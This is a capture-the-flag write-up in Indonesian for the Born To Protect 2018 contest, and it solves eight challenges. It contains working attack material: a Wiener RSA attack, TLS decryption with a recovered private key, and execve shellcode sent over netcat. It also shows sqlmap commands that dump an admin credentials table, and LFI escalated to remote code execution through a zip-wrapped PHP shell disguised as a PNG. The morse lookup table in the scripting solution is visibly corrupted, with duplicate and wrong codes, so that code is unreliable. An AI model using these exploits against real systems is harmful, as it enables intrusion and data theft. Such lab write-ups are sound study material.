

WRITEUPS

Born To Protect 2018

Nama : Muhammad Thomas Fadhila Yahya
Username : Tenesys_fredrica
Token : 739b124d2dd88ed7c47b58899cedc2df

Daftar Isi

Daftar Isi.....	1
[Crypto] [Turkmenistan].....	3
[Forensic] [Senegal].....	6
[MIXED] [Indonesia].....	7
[Programming] [Yunani].....	10
[PWN] [Republik Ciska].....	12
[Reverse] [Argentina].....	13
[SQLi] [Amerika Serikat].....	14
[Web] [Maroko].....	19

[Crypto] [Turkmenistan]

[WIEN-WIEN SOLUTION - 300 pts]

File :

wien_wien_solution_4cfd1a68a5642beff9b847756c0f85c1.zip

Flag : B2P{1938f84de12816c01682dabf9a858892}

Solution :

1. Setelah di *extract* terdapat dua file yaitu *flag.enc* dan *public.key*
2. Kemungkinan ini adalah soal RSA yang diselesaikan dengan Wiener Attack.
3. Coba periksa *public.key* dengan *openssl* dengan perintah:

```
openssl rsa -noout -text -inform PEM -in public.key -pubin
```

```
Public-Key: (1026 bit)
```

```
Modulus:
```

```
02:1e:11:ef:00:11:a3:e2:e4:c9:93:69:71:52:6a:
f9:1c:23:d5:dc:82:8c:ed:be:40:ec:79:b0:d3:cd:
b3:b6:2e:2f:89:b4:0a:e1:9e:18:d8:43:a1:16:c7:
e0:bf:4d:ab:b0:5b:2f:a2:3b:44:37:08:5f:07:b9:
1c:6a:a0:6a:30:cd:29:7f:3c:70:45:d7:ab:2e:2a:
4b:a7:c2:a8:42:ea:83:f1:fd:6c:29:7f:27:e0:d2:
c9:35:11:e3:00:bf:c9:87:7f:ad:5c:ea:de:71:5b:
7e:46:67:15:83:ba:b3:81:3f:b1:df:24:c8:1e:b7:
2d:a7:5e:89:ff:02:be:ee:ad
```

```
Exponent:
```

```
00:eb:b8:7c:fd:7e:b8:f5:a0:4b:e7:3f:35:af:cc:
8e:86:b6:cf:dc:c8:ed:bb:8d:46:92:05:a8:c4:18:
bb:d3:b9:e6:5f:9f:a5:2c:66:4c:51:df:c8:8b:c2:
c0:f9:96:f1:dc:4f:6e:24:a1:54:62:66:0f:46:25:
38:ec:41:e8:0b:34:a6:84:cd:c6:51:4a:54:f2:28:
a6:59:cd:3c:a4:2c:56:30:9f:38:45:a2:b8:a1:a5:
5c:4c:f3:26:f8:6f:b5:30:e2:e8:87:c7:70:28:a7:
8f:a8:09:59:f1:d9:83:8e:ba:be:9b:27:70:64:fc:
2b:a9:5b:4a:c0:e9:e4:35:fd
```

```
root@fredrica:/home/fredrica/CTF# █
```

Didapatlah Modulus atau N dan Exponent atau e.

4. Selanjutnya melakukan proses dekripsi RSA dengan wiener attack dan python dengan terlebih dahulu mengubah N dan e menjadi decimal.

```
import math
import gmpy2
import sys

def numtostr(num):
    res = ""
    while num > 0:
        res = chr(num % 256) + res
        num = num / 256
    return res

def numberofbits(n):
    return int(math.log(n, 2)) + 1

def isqrt(n):
    if n < 0:
        raise ValueError('[-]Square root not defined for negative numbers')
    if n == 0:
        return 0

    a, b = divmod(numberofbits(n), 2)
    x = 2**(a+b)

    while True:
        y = (x + n//x)//2
        if y >= x:
            return x
        x = y

def perfectSquare(n):
    h = n & 0xF
    if h > 9:
        return -1

    if (h != 2 and h != 3 and h != 5 and h != 6 and h != 7 and h != 8):
        t = isqrt(n)
        if (t*t == n):
            return t
        else:
            return -1
    return -1

def contfrac(p, q):
    while q:
```

```

        n = p // q
        yield n
        q, p = p - q*n, q

def convergents(cf):
    p, q, r, s = 1, 0, 0, 1
    for c in cf:
        p, q, r, s = c*p+r, c*q+s, p, q
        yield p, q

def wienerAttack(n, e):
    cts = convergents(contfrac(e, n))
    for (k, d) in cts:
        if ((k != 0) and ((e*d - 1) % k == 0)):
            phi = ((e*d - 1)//k)
            s = n - phi + 1
            discr = s*s - 4*n
            if(discr >= 0):
                t = perfectSquare(discr)
                if ((t != -1) and ((s+t) % 2 == 0)):
                    return d

    return None

with open("flag.enc", "r") as f:
    c = int(f.read().decode('base64').encode('hex'), 16)
n =
3806545363596710237559768914986680453924408242704755261
4461898782834427004518274016007714458876661070253021039
8859909208327353118643014342338185873507801667054475298
6366894731178902281967551740022294633063971320086196369
2162580164543508924290010184173854671222281915005822275
8938346094596787521134065656721069
e =
1655286746845537747541611079525083731106243665235374269
7195072179614311578012943531589975967515133672694304709
0419484833345443949104434072639959175019000332954933802
3444689686338299261000618746282022845673885584082749135
2307654846652463041408115655345714552477865165109252216
8245814433643807177041677885126141
d = wienerAttack(n, e)
m = pow(c, d, n)

print numtostr(m)

```

5. Setelah dirunning, didapatlah flagnya.

"Private key yang terlalu kecil juga tidak bagus.

Berikut adalah flagnya:

B2P{1938f84de12816c01682dabf9a858892}"

[Forensic] [Senegal]

[NO PAINT NO GAIN - 200 pts]

File : osas_37cf608bae14cc1020b12d4ff190c265.zip

Flag : B2P{7c6eb59b88fe7efd64111b33f49b7903}

Solution :

1. File diextract dan terdapat file osas.dmp
2. Karena ada clue "PAINT", ada kemungkinan bahwa ini adalah dump memori dari aplikasi Paint.
3. Ubah ekstensi dmp menjadi data, kemudian buka file soal dengan aplikasi GIMP 2.
4. Ubah nilai offset dan width untuk mendapatkan gambar flag yang lebih baik.



5. Didapatlah flagnya yaitu
B2P{7c6eb59b88fe7efd64111b33f49b7903}

[MIXED] [Indonesia]
[CRACKED NUMBER - 300 pts]


File :

secure_packet_576bit_001e3e8602b6f05598caab71cc792ba1.zip

Flag : B2P{83b89aeac40bb038dc01501a3d99b918}

Solution :

1. Extract file soal, didapatkan file secure_packet_576bit.pcap
2. Buka file pcap dengan Wireshark. Ada kemungkinan traffic http dienkripsi. Untuk melakukan dekripsi, terlebih dahulu harus menemukan mendapatkan privatekey.
3. Untuk mendapatkan private key, extract public key terlebih dahulu. Pilih packet dengan protokol TLSv1.1 Server Hello. Pilih bagian TLSv1 Record Layer yang berisi certificate. Kemudian export certificate menjadi file public.der



4. Kemudian identifikasi file public.der dengan openssl
openssl x509 -inform DER -in public.der -text
5. Setelah dijalankan, didapatkan algoritma enkripsi, modulus dan exponent.

Public Key Algorithm: rsaEncryption

Public-Key: (576 bit)

Modulus:

00:c2:cb:b2:4f:db:f9:23:b6:12:68:e3:f1:1a:38:
96:de:45:74:b3:ba:58:73:0c:bd:65:29:38:86:4e:
22:23:ee:eb:70:4a:17:cf:d0:8d:16:b4:68:91:a6:
14:74:75:99:39:c6:e4:9a:af:e7:f2:59:55:48:c7:
4c:1d:7f:b8:d2:4c:d1:5c:b2:3b:4c:d0:a3

Exponent: 65537 (0x10001)

6. Selanjutnya faktorisasi modulus dengan web factordb.com untuk mendapatkan p dan q

p =
472772146107435302536223071973048224632914695302097116459
852171130520711256363590397527

q =
398075086424064937397125500550386491199064362342526708406
385189575946388957261768583317
7. Selanjutnya adalah pembuatan private key dengan python

```

import pyasn1.codec.der.encoder
import pyasn1.type.univ
import base64

def recover_key(p, q, e, output_file):
    """Recovers a RSA private key from:
        p: Prime p
        q: Prime q
        e: Public exponent
        output_file: File to write PEM-encoded private
key to"""

    def egcd(a, b):
        x, y, u, v = 0, 1, 1, 0
        while a != 0:
            q, r = b//a, b%a
            m, n = x-u*q, y-v*q
            b, a, x, y, u, v = a, r, u, v, m, n
        gcd = b
        return gcd, x, y

    def modinv(a, m):
        gcd, x, y = egcd(a, m)
        if gcd != 1:
            return None # modular inverse does not
exist
        else:
            return x % m

    def pempriv(n, e, d, p, q, dP, dQ, qInv):
        template = '-----BEGIN RSA PRIVATE KEY-----\n{}-----END RSA PRIVATE KEY-----\n'
        seq = pyasn1.type.univ.Sequence()
        for x in [0, n, e, d, p, q, dP, dQ, qInv]:
            seq.setComponentByPosition(len(seq),
pyasn1.type.univ.Integer(x))
        der = pyasn1.codec.der.encoder.encode(seq)
        return
template.format(base64.encodestring(der).decode('ascii
'))

    n = p * q
    phi = (p - 1)*(q - 1)
    d = modinv(e, phi)
    dp = d % p
    dq = d % q
    qi = pow(q, p - 2, p)

    key = pempriv(n, e, d, p, q, dp, dq, qi)

```



```
f = open(output_file,"w")
f.write(key)
f.close()

recover_key(398075086424064937397125500550386491199064
362342526708406385189575946388957261768583317,
472772146107435302536223071973048224632914695302097116
459852171130520711256363590397527,
65537,"private.key")
```

8. Jalankan dan file private.key berhasil didapatkan.
9. Selanjutnya import file private.key ke Wireshark dalam menu Edit > Preference, pilih protocol SSL.
10. Masukkan file private.key pada RSA keys list. Isikan alamat ip server yaitu 192.168.56.102, port yaitu 443, protocol yaitu http dan keyfile yaitu private.key.
11. Pilih salah satu packet http dan follow ssl stream. Didapatlah flagnya yaitu
B2P{83b89aeac40bb038dc01501a3d99b918}

```
HTTP/1.1 200 OK
Date: Sat, 14 May 2016 08:33:53 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.24
Content-Length: 45
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

Flag 2: B2P{83b89aeac40bb038dc01501a3d99b918}
```

[Programming] [Yunani]

[FAST AND FURIOUS - 300 pts]

Link : <http://35.187.236.126:8021/>

Flag : B2P{95bef58cd9ccad4a067b602a9cc630ae}

Solution :

1. Peserta diminta untuk mensubmit pesan dari QR code yang sudah diinvers sebelumnya dengan waktu maksimal 3 detik. Ternyata hasil decode QR masih berupa kode morse. Untuk itu diperlukan scripting untuk dapat melakukan dengan cepat.

```
import shutil
import requests
from base64 import *
from qrcode import QR
from PIL import Image, ImageOps
from bs4 import BeautifulSoup
morse = {'---': 'O', '--.': 'G', '-...': 'B', '-.-': 'X',
'.-': 'R', '-.-': 'Q', '-...': 'Z', '.--': 'W',
'..--': '2', '.-': 'A', '..': 'I', '-.-': 'C', '..-': 'F',
'.-.-': 'Y', '-': 'T', '.': 'E', '-.-': 'L',
'...': 'S', '..-': 'U', '----': '1', '-----': '0', '-.-': 'K',
'.-': 'D', '----': '9', '-----': '6', '----': 'J',
'.-.-': 'P', '-----': '4', '--': 'M', '-': 'N',
'-----': 'H', '----': '8', '...-': 'V', '-.-.-': '7',
'-----': '5', '....-': '3'}

session = requests.Session()
qrCode = QR()

url = "http://35.187.236.126:8021/index.php"
qr = BeautifulSoup(session.get('http://35.187.236.126:8021/index.php').text, 'html.parser').find('img')['src'].split(',')[1]
with open('qr.png', 'wb') as f:
    f.write(base64decode(qr))
openImage = Image.open('qr.png')
invertImage = ImageOps.invert(openImage)
invertImage.save('invertQr.png')

qrCode.decode("invertQr.png")
data = qrCode.data
result = ''.join(morse[x] for x in data.split(' '))
result = session.post(url, data = {'solution':result}).text
```

```
print result[result.find("B2P"):result.find("}")+1]
```

Setelah dirunning didapatkanlah flagnya yaitu
B2P{95bef58cd9ccad4a067b602a9cc630ae}

[PWN] [Republik Ciska]


[EXECUTOR - 100 pts]

File : eater_1456fb7e0407c2707c234887fa556ea3 dan
35.187.236.126:8031

Flag : B2P{c832b461f8772b49f45e6c3906645adb}

Solution :

1. Buka file eater_1456fb7e0407c2707c234887fa556ea3 dengan IDA
2. Pada fungsi main, inputan user akan langsung di eksekusi dengan fungsi call.



```

loc_8048F06:
mov     eax, [esp+2Ch]
call    eax
mov     eax, 0
leave
retn
main endp

```

Oleh karena itu langsung aja masukkan shellcode ke dalam inputan

```

from struct import *
shellcode =
"\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x
2f\x62\x69\x6e\x89\xe3\xcd\x80"
print shellcode

```

3. Simpan dengan nama eater.py
4. Jalankan dengan perintah (python etaer.py ; cat -)|nc 35.187.236.126 8032
5. Langsung buka file flag dengan perintah cat flag.txt

```

=====
Send me stuff!!
cat flag.txt
B2P{c832b461f8772b49f45e6c3906645adb}

```

[Reverse] [Argentina]

[I NEED THE KEY - 300 pts]

File : B2P_d52b48231cf2f4e505da3fab03b4cd65.ipa

Flag :

B2P{622f144dd197909466404384365c4c8e136186f02e234f2deb7a221fa0848ff2}

Solution :

1. Soal bertipe file ipa atau ios application.
2. Coba buka dengan IDA, kemudian pilih file B2P pada direktori Payload/B2P.app/

Payload/B2P.app/Base.lproj/LaunchScreen.storyboardc/Info.plist

Payload/B2P.app/B2P

Payload/B2P.app/Assets.car

3. Masuk ke bagian data, terdapat string hex yang lumayan panjang dan karena soal ini memiliki hint bahwa flagnya sedikit lebih panjang, maka string ini kemungkinan adalah flagnya.

```

; ORG 0x10000723C
dd19790 DCB "622F144dd197909466404384365c4c8e136186f02e234f2deb7a221fa0848ff2"
; DATA XREF: __cfstring:cfstr_622f144dd1979010

```

4. Submit flag di platform dan flagnya benar.

B2P{622f144dd197909466404384365c4c8e136186f02e234f2deb7a221fa0848ff2}

[SQLi] [Amerika Serikat]

[LOREM IPSUM - 300 pts]

Link : 35.187.236.126:8013

Flag : B2P{af39e6e718f3fb8f2de9ae9e6464b150}

Solution :

1. Buka alamat ip yang diberika, kemudian lihat web sourcenya, terdapat script javascript yang diobfuscated.
2. Lakukan deobfuscated dan didapatlah script berikut

```
var _0x1337 = {
  _keyStr:
    "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/",
  encode: function(variable_0) {
    var variable_1 = "";
    var variable_2, variable_3, variable_4,
    variable_5, variable_6, variable_7, variable_8;
    var variable_9 = 0;
    variable_0 =
    _0x1337._utf8_encode(variable_0);
    while (variable_9 < variable_0["length"])
    {
      variable_2 =
      variable_0["charCodeAt"](variable_9++);
      variable_3 =
      variable_0["charCodeAt"](variable_9++);
      variable_4 =
      variable_0["charCodeAt"](variable_9++);
      variable_5 = variable_2 >> 2;
      variable_6 = (variable_2 & 3) << 4 |
      variable_3 >> 4;
      variable_7 = (variable_3 & 15) << 2 |
      variable_4 >> 6;
      variable_8 = variable_4 & 63;
      if (isNaN(variable_3)) {
        variable_7 = variable_8 = 64
      } else {
        if (isNaN(variable_4)) {
          variable_8 = 64
        }
      }
      variable_1 = variable_1 +
      this["_keyStr"]["charAt"](variable_5) +
      this["_keyStr"]["charAt"](variable_6) +
      this["_keyStr"]["charAt"](variable_7) +
      this["_keyStr"]["charAt"](variable_8)
    };
    return variable_1
  }
}
```

```

    },
    decode: function(variable_0) {
        var variable_1 = "";
        var variable_2, variable_3, variable_4;
        var variable_5, variable_6, variable_7,
        variable_8;
        var variable_9 = 0;
        variable_0 = variable_0["replace"] (/[^A-
Za-z0-9+/=]/g, "");
        while (variable_9 < variable_0["length"])
        {
            variable_5 =
this["_keyStr"]["indexOf"](variable_0["charAt"](va
riable_9++));
            variable_6 =
this["_keyStr"]["indexOf"](variable_0["charAt"](va
riable_9++));
            variable_7 =
this["_keyStr"]["indexOf"](variable_0["charAt"](va
riable_9++));
            variable_8 =
this["_keyStr"]["indexOf"](variable_0["charAt"](va
riable_9++));
            variable_2 = variable_5 << 2 |
variable_6 >> 4;
            variable_3 = (variable_6 & 15) << 4 |
variable_7 >> 2;
            variable_4 = (variable_7 & 3) << 6 |
variable_8;
            variable_1 = variable_1 +
String["fromCharCode"](variable_2);
            if (variable_7 != 64) {
                variable_1 = variable_1 +
String["fromCharCode"](variable_3)
            };
            if (variable_8 != 64) {
                variable_1 = variable_1 +
String["fromCharCode"](variable_4)
            }
        };
        variable_1 =
_0x1337._utf8_decode(variable_1);
        return variable_1
    },
    _utf8_encode: function(variable_0) {
        variable_0 = variable_0["replace"] (/rn/g,
        "n");
        var variable_1 = "";
        for (var variable_2 = 0; variable_2 <
variable_0["length"]; variable_2++) {

```

```

        var variable_3 =
variable_0["charCodeAt"](variable_2);
        if (variable_3 < 128) {
            variable_1 +=
String["fromCharCode"](variable_3)
        } else {
            if (variable_3 > 127 && variable_3
< 2048) {
                variable_1 +=
String["fromCharCode"](variable_3 >> 6 | 192);
                variable_1 +=
String["fromCharCode"](variable_3 & 63 | 128)
            } else {
                variable_1 +=
String["fromCharCode"](variable_3 >> 12 | 224);
                variable_1 +=
String["fromCharCode"](variable_3 >> 6 & 63 |
128);
                variable_1 +=
String["fromCharCode"](variable_3 & 63 | 128)
            }
        }
    };
    return variable_1
},
_utf8_decode: function(variable_0) {
    var variable_1 = "";
    var variable_2 = 0;
    var variable_3 = c1 = c2 = 0;
    while (variable_2 < variable_0["length"])
    {
        variable_3 =
variable_0["charCodeAt"](variable_2);
        if (variable_3 < 128) {
            variable_1 +=
String["fromCharCode"](variable_3);
            variable_2++
        } else {
            if (variable_3 > 191 && variable_3
< 224) {
                c2 =
variable_0["charCodeAt"](variable_2 + 1);
                variable_1 +=
String["fromCharCode"]((variable_3 & 31) << 6 | c2
& 63);
                variable_2 += 2
            } else {
                c2 =
variable_0["charCodeAt"](variable_2 + 1);
                c3 =
variable_0["charCodeAt"](variable_2 + 2);

```



```

        variable_1 +=
String["fromCharCode"]((variable_3 & 15) << 12 |
(c2 & 63) << 6 | c3 & 63);
        variable_2 += 3
    }
    }
};
return variable_1
}
};
$(document)["ready"] (function() {
    $["get"]("data.php", function(variable_10) {
        $("#news_id")["html"](variable_10);
        $("a")["on"]("click",
function(variable_11) {
            var variable_12 =
$(this)["attr"]("id");
            $["post"]("data.php", {
                id: _0x1337["encode"](variable_12)
            }, function(variable_10) {

                $("#news_content")["html"](variable_10)
            })
        })
    })
})
})

```

3. Dalam script javascript, data.php memiliki parameter news_id dan id.

4. Lakukan dummy sql injection dengan sqlmap
sqlmap -u http://35.187.236.126:8013/data.php --method POST --data "id=1" --dbs --random-agent --tamper=base64encode --tables --columns -dump

```

Database: SQLite_masterdb
[3 tables]
+-----+
| config      |
| nlmbusadmin |
| news        |
+-----+

```

5. Dari hasil, ditemukan 3 tables. Selanjutnya lihat isi table nlmbusadmin dengan perintah:

```

sqlmap -u http://35.187.236.126:8013/data.php --method POST --data "id=1" --dbs --random-agent --

```

```
tamper=base64encode --dump -D SQLite_masterdb -T  
n1mbusadmin  
[12:54:05] [INFO] retrieved: 1  
[12:54:06] [INFO] retrieved: backupuser  
[12:54:16] [INFO] retrieved: a5b6e34b25f4722b811d371e957aea29  
[12:54:20] [INFO] retrieved: 1
```

6. Sudah dapat user backupuser dengan password a5b6e34b25f4722b811d371e957aea29 atau linkinpark
7. Selanjutnya login sebagai admin di alamat `http://35.187.236.126:8013/1n1admbr0/` dengan user dan password yang sudah didapatkan tadi.

Selamat Datang di Halaman Admin

Flag

8. Setelah masuk sebagai admin, download flag yang ada di halaman home. Didapatlah flagnya yaitu `B2P{af39e6e718f3fb8f2de9ae9e6464b150}`

[Web] [Maroko]


[IMAGE UPLOADER V3 - 300 pts]

Link : 35.187.236.126:8007

Flag :

Solution :

1. Setelah ujicoba dengan beberapa ekstensi file image, ternyata web hanya menerima file dengan ekstensi png.
2. Uji coba upload sebuah gambar png dan menghasilkan alamat <http://35.187.236.126:8007/?op=show&imagekey=dc466a67e5422d88ec3fb63f870ae29c59e4f851>
3. Ujicoba LFI pada parameter op ternyata gagal, lalu coba ganti dengan `php://filter` ternyata berhasil.
<http://35.187.236.126:8007/?op=php://filter/convert.base64-encode/resource=uploader>



35.187.236.126:8007/?op=php://filter/convert.base64-encode/resource=uploader

PD9waHAKaW5jbHVkZSAnY29tbW9uLnBocCc7CgppZihpc3NldCgkX0ZJTEVTWyd1c

4. Lakukan decode base64 dengan hasil diatas untuk mendapatkan source code uploader.php

```
<?php
include 'common.php';

if(isset($_FILES['uploadedfile'])) {
    $fn = $_FILES['uploadedfile'];

    if(!is_uploaded_file($fn['tmp_name'])) {
        fatal('uploaded file corrupted');
    }

    if(!check_file($fn['type'])) {
        fatal('input was not an image');
    }

    $imagekey = create_image_key();
    save_image($fn, $imagekey);

    header("Location: ./
```

5. Sekarang coba dengan metode LFI to RCE dengan menggunakan zip wrapper. Compress phpshell ke dalam zip kemudian rename ekstensinya menjadi png. Lalu upload kedalam web soal.
6. Akses phpshell dengan zip wrapper dengan alamat `http://35.187.236.126:8007/?op=zip://uploads/b2e073251d360fe91f3422b506591561902f44cf.png%23fred`
7. Ternyata flag ada difolder `/home/ctf/flag`

Filename	/home/ctf/flag
Size	184.00 B (184)
Permission	-rw-r--r--
Create time	23-Apr-2018 15:04:21
Last modified	23-Apr-2018 15:01:03
Last accessed	23-Apr-2018 15:01:03
Actions	edit hex ren del dl
View	text code image audio video

Flagnya adalah:

<?php
\$FLAG = "B2P{7049086ed24ffb32db6fbc2f23b75a45}";
?>

Kalau kamu tidak melihat ada flag diatas, jangan kuat

Didapatlah flagnya yaitu

B2P{7049086ed24ffb32db6fbc2f23b75a45}